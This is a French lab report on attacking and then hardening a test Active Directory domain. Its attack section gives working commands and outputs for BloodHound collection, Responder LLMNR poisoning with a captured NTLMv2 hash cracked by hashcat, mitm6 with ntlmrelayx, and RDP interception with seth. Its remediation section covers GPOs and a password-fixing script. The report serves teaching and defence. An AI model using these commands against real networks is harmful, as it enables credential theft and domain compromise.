
## 4.1 Cartographie de l'Active Directory

Pour faire une carte de notre Active Directory nous avons besoin d'un collecteur AD. On peut utiliser différents outils comme `bloodhound-python` ou bien SharpHound. Cependant la deuxième option est plus complexe pour un attaquant car elle nécessite d'installer un collecteur sur le DC, ce qui est facilement détectable par les EDR.

### Note


Pour pouvoir faire une collecte AD nous aurons besoin d'un compte utilisateur.

```
bloodhound-python -d serval.int -u apopov -p "Lescarrottes" -ns 192.168.100.31
```




```
(kiri@kali)-[~]
└─$ bloodhound-python -d serval.int -u apopov -p "Lescarrottes." -ns 192.168.100.23 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: serval.int
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (lldap01.serval.int:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: lldap01.serval.int
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Found 20 users
INFO: Connecting to LDAP server: lldap01.serval.int
INFO: Found 77 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DESKTOP-4CSR0GM.serval.int
INFO: Querying computer: DESKTOP-PGHB3CN.serval.int
INFO: Querying computer: LLDAP01.serval.int
INFO: Done in 00M 01S
INFO: Compressing output into 20260416124328_bloodhound.zip
```

Grâce à BloodHound-cli on va pouvoir identifier les comptes disposant de privilèges.




Voici les soucis de délégation de droits :



Ici nous pouvons voir le chemin le plus court vers le Domain Admin.



Si l'on rajoute un utilisateur dans le groupe **Domain Admins** cela va nous débloquent des chemins d'attaque. Pour l'exemple nous avons ajouté 2 comptes admin, dont un prévu pour la démonstration.




La délégation de droits :



Pour mettre en place Responder :

```
sudo responder -I eth0 -dvw
```

Pour tester si l'attaque fonctionne on peut essayer de chercher une machine dans l'explorateur de fichiers : `\\UnNomdeMachineQuinexistepas`



```
kiri@kali: ~  
Session Actions Éditer Vue Aide  
Responder Machine Name [WIN-3EF2HG3Y8HN]  
Responder Domain Name [HW8J.LOCAL]  
Responder DCE-RPC Port [47983]  
  
[*] Version: Responder 3.1.7.0  
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>  
[*] To sponsor Responder: https://paypal.me/PythonResponder  
  
[+] Listening for events ...  
  
[*] [DHCP] Found DHCP server IP: 192.168.100.254, now waiting for incoming re  
quests ...  
[*] [MDNS] Poisoned answer sent to 192.168.100.194 for name LDAP.local  
[*] [LLMNR] Poisoned answer sent to 192.168.100.194 for name LDAP  
[*] [LLMNR] Poisoned answer sent to 192.168.100.194 for name LDAP  
[*] [MDNS] Poisoned answer sent to 192.168.100.194 for name LDAP.local  
[SMB] NTLMv2-SSP Client : 192.168.100.194  
[SMB] NTLMv2-SSP Username : SERVAL\apopov  
[SMB] NTLMv2-SSP Hash : apopov::SERVAL:0ffd15bce8939d39:BF721D00D0445867  
D5B1D25181FE535:0101000000000080DC056E12CBDC01AE9A9587E40F28AC000000002000  
8004800570038004A0001001E00570049004E002D003300450046003200480047003300590038  
0048004E0004003400570049004E002D0033004500460032004800470033005900380048004E0  
02E004800570038004A002E004C004F00430041004C00030014004800570038004A002E004C00  
4F00430041004C00050014004800570038004A002E004C004F00430041004C000700080080DC0  
56E12CBDC01060004000200000008003000300000000000000000000000000000000002000004801F14162  
3C4030C6457C50298B4B05F89E8B700F38153D7187E0721170BB920A0010000000000000000  
000000000000000900120063006900660073002F004C004400410050000000000000000000
```

On peut récupérer le hash NTLMv2 et y faire une attaque par dictionnaire :

```
hashcat -m 5600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```





### 4.3 Man-in-the-Middle IPv6

Par défaut Windows privilégie l'IPv6 par rapport à l'IPv4. Si la configuration des machines permet d'obtenir une adresse IPv6, un attaquant peut réaliser une attaque MitM.

On utilise l'outil `mitm6` pour écouter le réseau, répondre aux requêtes des postes clients et se déclarer comme serveur DNS IPv6 pour notre domaine.

```
sudo mitm6 -d serval.int
```

Avec l'outil `ntlmrelayx` on va pouvoir récupérer les authentifications des machines victimes et les rediriger vers le DC.

```
sudo impacket-ntlmrelayx -6 -t ldap://192.168.100.23 -wh croissant.serval.int -l ./resultat
```




```
(kiri@kali)-[~/resultat]
└─$ ls
domain_computers_by_os.html  domain_groups.json  domain_trusts.json
domain_computers.grep      domain_policy.grep  domain_users_by_group.html
domain_computers.html      domain_policy.html  domain_users.grep
domain_computers.json      domain_policy.json  domain_users.html
domain_groups.grep         domain_trusts.grep  domain_users.json
domain_groups.html         domain_trusts.html
```

### 4.4 Man-in-the-Middle RDP

Pour démontrer l'attaque, j'ai utilisé l'outil `seth` qui permet l'usurpation ARP et force la dégradation du chiffrement de la session RDP pour intercepter les identifiants de connexion.

```
sudo ./seth.sh <INTERFACE> <IP_ATTAKANT> <IP_VICTIME> <IP_MACHINE_A_USURPER>
```

Une fois l'outil en place, il faut que la victime se connecte en RDP sur la machine usurpée. Notre machine intercepte la requête. L'utilisateur voit alors apparaître un avertissement Windows indiquant que « *L'identité de l'ordinateur distant ne peut pas être vérifiée* ».



Si l'utilisateur ignore le certificat, on obtient le mot de passe en clair :



Si l'utilisateur décide de refuser la connexion, on a réussi à récupérer le hash NTLMv2 :




# 5 Remédiation

---


## 5.1 Résolution de noms

Pour contrer ce vecteur d'attaque il est indispensable de désactiver ces protocoles obsolètes. Pour cela il faut appliquer une GPO pour désactiver LLMNR :

Configuration Ordinateur > Modèles d'administration > Réseau > Client DNS et mettre le paramètre **Désactiver la résolution de noms multidiffusion** sur « Activé ».



Pour désactiver NetBIOS, il faut le faire depuis le DHCP via les services étendus ou depuis la carte réseau du PC.




## 5.2 Man-in-the-Middle via IPv6 et RDP

Pour contrer le spoofing réseau et l'interception d'identifiants, plusieurs méthodes existent :

- Si le protocole IPv6 n'est pas utilisé, l'utilisation de l'IPv6 doit être désactivée sur l'ensemble des cartes réseau du parc.
- Afin d'empêcher les attaques de relais, la signature numérique des communications SMB et LDAP doit être rendue obligatoire via les Stratégies de Groupe.
- Pour sécuriser les connexions, la mise en place d'une Autorité de Certification (PKI) est recommandée. Elle permettra de doter les serveurs de certificats, garantissant leur identité auprès des postes clients.
- Concernant le RDP : il existe deux GPO à appliquer. La première est d'obliger l'authentification via NLA (Network Level Authentication). La seconde permettra d'interdire d'ignorer les erreurs de certificat.


### Application de la première GPO :

Configuration ordinateur > Stratégies > Modèles d'administration > Composants Windows > Services Bureau à distance > Hôte de la session > Sécurité > Exiger l'authentification utilisateur pour les connexions à distance (NLA)




**La deuxième GPO** (nécessite les services AD CS) :

Configuration ordinateur > Modèles d'administration > Composants Windows > Services Bureau à distance > Client Connexion Bureau à distance



### 5.3 Audit de sécurité

J'ai utilisé l'outil **PingCastle** afin d'avoir un audit de l'AD.



L'AD obtient un score de 55 ce qui est plutôt mauvais. Pour cela nous regarderons ce qui ne va pas dans le Risk Model.

Stale Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	Account take over	Old trust protocol	Audit
Network topography	ACL Check	SID Filtering	Backup
Object configuration	Admin control	SIDHistory	Certificate take over
Obsolete OS	Control paths	Trust impermeability	Gold <input type="text" value="Rules: 0 Score: 0"/>
Old authentication protocols	Delegation Check	Trust inactive	Local group vulnerability
Provisioning	Irreversible change	Trust with Entra	Network sniffing
Replication	Privilege control		Pass-the-credential
Vulnerability management	Read-Only Domain Controllers		Password retrieval
			Reconnaissance
			Temporary admins
			Weak password

Legend:

- score is 0 - no risk identified
- score is 0 - no risk identified but some improvements detected
- score between 1 and 10 - a few actions have been identified
- score between 10 and 30 - rules should be looked with attention

### 5.3.1 Comptes sans mot de passe

La première remarque est que certains comptes AD n'ont pas de mot de passe. Cela est dû à la création par script de nos users. Pour cela on va utiliser un script pour mettre un mot de passe à nos users.

```

Import-Module ActiveDirectory

$TempPassword = "TempP@ssw0rd2026!"
$SecurePassword = ConvertTo-SecureString $TempPassword -AsPlainText -Force

Write-Host "Recherche des comptes avec le flag 'PASSWD_NOTREQD'..."

$VulnerableUsers = Get-ADUser -LDAPFilter "(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=32))"

Write-Host "$($VulnerableUsers.Count) compte(s) vulnérable(s) détecté(s)." -
ForegroundColor Yellow

foreach ($User in $VulnerableUsers) {
    Set-ADAccountPassword -Identity $User.DistinguishedName -NewPassword
$SecurePassword -Reset

    $CurrentUAC = (Get-ADUser $User.DistinguishedName -Properties
userAccountControl).userAccountControl
    $NewUAC = $CurrentUAC -band (-bnot 32)

    Set-ADUser -Identity $User.DistinguishedName -Replace
@{userAccountControl=$NewUAC}

    Set-ADUser -Identity $User.DistinguishedName -ChangePasswordAtLogon $true

    Write-Host "Patché : $($User.SamAccountName) (UAC mis à jour et mot de passe
forcé)"
}

Write-Host "Opération terminée."

```
